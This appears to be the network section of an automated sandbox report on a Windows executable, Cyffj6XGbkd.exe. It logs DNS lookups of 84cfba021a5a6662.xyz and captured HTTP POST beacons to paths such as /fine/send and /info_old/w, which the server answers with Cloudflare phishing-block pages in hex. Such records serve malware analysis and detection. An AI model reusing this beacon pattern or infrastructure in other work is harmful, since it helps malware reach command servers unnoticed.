Jan 29, 2021 17:37:14.051728010 CET	53	55014	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:18.883923054 CET	62208	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:18.947933912 CET	53	62208	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:22.242372036 CET	57574	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:22.304270029 CET	53	57574	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:25.115819931 CET	51818	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:25.178251028 CET	53	51818	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:25.818749905 CET	56628	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:25.875405073 CET	53	56628	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:26.384660959 CET	60778	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:26.440682888 CET	53	60778	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:26.932027102 CET	53799	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:26.945055962 CET	54683	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:26.996061087 CET	53	53799	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:27.001338005 CET	53	54683	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:27.584101915 CET	59329	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:27.643075943 CET	53	59329	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:28.364412069 CET	64021	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:28.420788050 CET	53	64021	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:29.372565985 CET	56129	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:29.429075956 CET	53	56129	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:30.486442089 CET	58177	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:30.547898054 CET	53	58177	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:30.968092918 CET	50700	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:31.028464079 CET	53	50700	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:57.457674980 CET	54069	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:57.531764030 CET	53	54069	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:59.003036022 CET	61178	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:59.051980019 CET	53	61178	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:59.292176962 CET	57017	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:59.340296984 CET	53	57017	8.8.8.8	192.168.2.6
Jan 29, 2021 17:38:00.370244980 CET	56327	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:38:00.426605940 CET	53	56327	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 29, 2021 17:36:38.183897018 CET	192.168.2.6	8.8.8.8	0x4985	Standard query (0)	84cfba021a5a6662.xyz	A (IP address)	IN (0x0001)
Jan 29, 2021 17:36:46.307152033 CET	192.168.2.6	8.8.8.8	0x9edc	Standard query (0)	84cfba021a5a6662.xyz	A (IP address)	IN (0x0001)
Jan 29, 2021 17:36:46.616519928 CET	192.168.2.6	8.8.8.8	0xda23	Standard query (0)	84cfba021a5a6662.xyz	A (IP address)	IN (0x0001)
Jan 29, 2021 17:37:04.603930950 CET	192.168.2.6	8.8.8.8	0xd253	Standard query (0)	84CFBA021A5A6662.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 29, 2021 17:36:38.242616892 CET	8.8.8.8	192.168.2.6	0x4985	No error (0)	84cfba021a5a6662.xyz		104.21.23.16	A (IP address)	IN (0x0001)
Jan 29, 2021 17:36:38.242616892 CET	8.8.8.8	192.168.2.6	0x4985	No error (0)	84cfba021a5a6662.xyz		172.67.208.74	A (IP address)	IN (0x0001)
Jan 29, 2021 17:36:46.366413116 CET	8.8.8.8	192.168.2.6	0x9edc	No error (0)	84cfba021a5a6662.xyz		104.21.23.16	A (IP address)	IN (0x0001)
Jan 29, 2021 17:36:46.366413116 CET	8.8.8.8	192.168.2.6	0x9edc	No error (0)	84cfba021a5a6662.xyz		172.67.208.74	A (IP address)	IN (0x0001)
Jan 29, 2021 17:36:46.676454067 CET	8.8.8.8	192.168.2.6	0xda23	No error (0)	84cfba021a5a6662.xyz		104.21.23.16	A (IP address)	IN (0x0001)
Jan 29, 2021 17:36:46.676454067 CET	8.8.8.8	192.168.2.6	0xda23	No error (0)	84cfba021a5a6662.xyz		172.67.208.74	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 29, 2021 17:37:04.668473959 CET	8.8.8.8	192.168.2.6	0xd253	No error (0)	84CFBA021A 5A6662.xyz		104.21.23.16	A (IP address)	IN (0x0001)
Jan 29, 2021 17:37:04.668473959 CET	8.8.8.8	192.168.2.6	0xd253	No error (0)	84CFBA021A 5A6662.xyz		172.67.208.74	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 84cfba021a5a6662.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49725	104.21.23.16	80	C:\Users\user\Desktop\Cyffj6XGbkd.exe

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:36:38.307451963 CET	104	OUT	POST //fine/send HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 82 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 17:36:38.379690886 CET	105	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:38 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=df39acf80abb8bafc346aa9eed4bd05c41611938198; expires=Sun, 28-Feb-21 16:36:38 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a0b4900004c7a80bc4000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https://a.nel.cloudflare.com/vreport?s=J4ah8qzvpxv%2BczEwA4ETXiFYM2G6PafyMoa%2BTIAPCky3zl9vDsHg%2B9on5W1BxDxKkiki0N0iUmMs72VHFoCwLeoOUZPPRWogFvnfJ58%2B%2FtsA3BoUw%3D%3D"}]}} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 61945f8baafc4c7a-AMS Data Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 Data Ascii: 10d3<!DOCTYPE html>...[if IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...< <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="view
Jan 29, 2021 17:36:38.392950058 CET	110	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:36:38.444030046 CET	112	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:38 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=df39acf80abb8bafc346aa9eed4bd05c41611938198; expires=Sun, 28-Feb-21 16:36:38 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a0b9c00004c7abb17b000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https://a.nel.cloudflare.com/vreport?s=1TTxIsaBFLIO DcFyVV2xP5OLGeOWNBxGyY%2B5i4VYhIX0LLTZs1rFGw%2BLFa2pD%2BFRCB35fr4x%2BzZQjEEecuGAh3F8lttgXT 7%2B%2FWV5SUUhHlshH3AJhg%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 61945f8c2c9d4c7a-AMS Data Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 Data Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...< <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="vi
Jan 29, 2021 17:36:38.555047035 CET	116	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:36:38.608758926 CET	118	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:38 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=df39acf80abb8bafc346aa9eed4bd05c41611938198; expires=Sun, 28-Feb-21 16:36:38 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a0c3f00004c7a989ee00000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https://wa.nel.cloudflare.com/vreport?s=DNXVjPu5uwOmj99TIOOIahMHoU%2F5YEqSEKFA8SUaJnYFWZXV0KUhm8zsKTx5eNn0ZKjJppKI8FGwSsIOHqla1m%2BkGiweMsOpYugdajbxJfYjsXN%2FOg%3D%3D"}]}\nNEL: {"report_to":"cf-nel","max_age":604800}\nServer: cloudflare\nCF-RAY: 61945f8d3fd04c7a-AMS\nData Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74\nData Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...< <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport
Jan 29, 2021 17:36:40.871623993 CET	149	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 17:36:40.932384968 CET	150	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:40 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d62a03f41afb9e90c9f1933b2a7bb33a1611938200; expires=Sun, 28-Feb-21 16:36:40 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a154f00004c7ae8157000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=cuqf45jSp%2Bm%2F3k0sv4SqMBJcKL7rdKkeo73x6od7TLqTgJ2Xnh4uuFmcj8wx7JbDVqLdNq%2Bs8VpaHSE7CEV5Yw8A7L2yb0UxxYccLy5T1q4VLIPgQ%3D%3D"}]}\nNEL: {"report_to":"cf-nel","max_age":604800}\nServer: cloudflare\nCF-RAY: 61945f9bbcd4c7a-AMS\nData Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74\nData Ascii: 10d3<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...< <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49729	104.21.23.16	80	C:\Users\user\Desktop\Cyffj6XGbkd.exe

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 17:36:46.603761911 CET	168	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 17:36:46.695880890 CET	170	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 16:36:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d24bdaf5c7addfa487e548b267849589e1611938206; expires=Sun, 28-Feb-21 16:36:46 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07f09a2bb10000c7714b022000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=3WbUPNX0Q33l2fVJSYmLl0cORPUwHvKFKwstASSbw4zStXrHdk7pR3qp9oXUJqZaHDIplqJGYjYpfH3VAWB6bDXWgOVgqa6bDpzhlhib1vgGJngsw%3D%3D"}],"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 61945fbf8d11c771-AMS Data Raw: 31 30 64 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 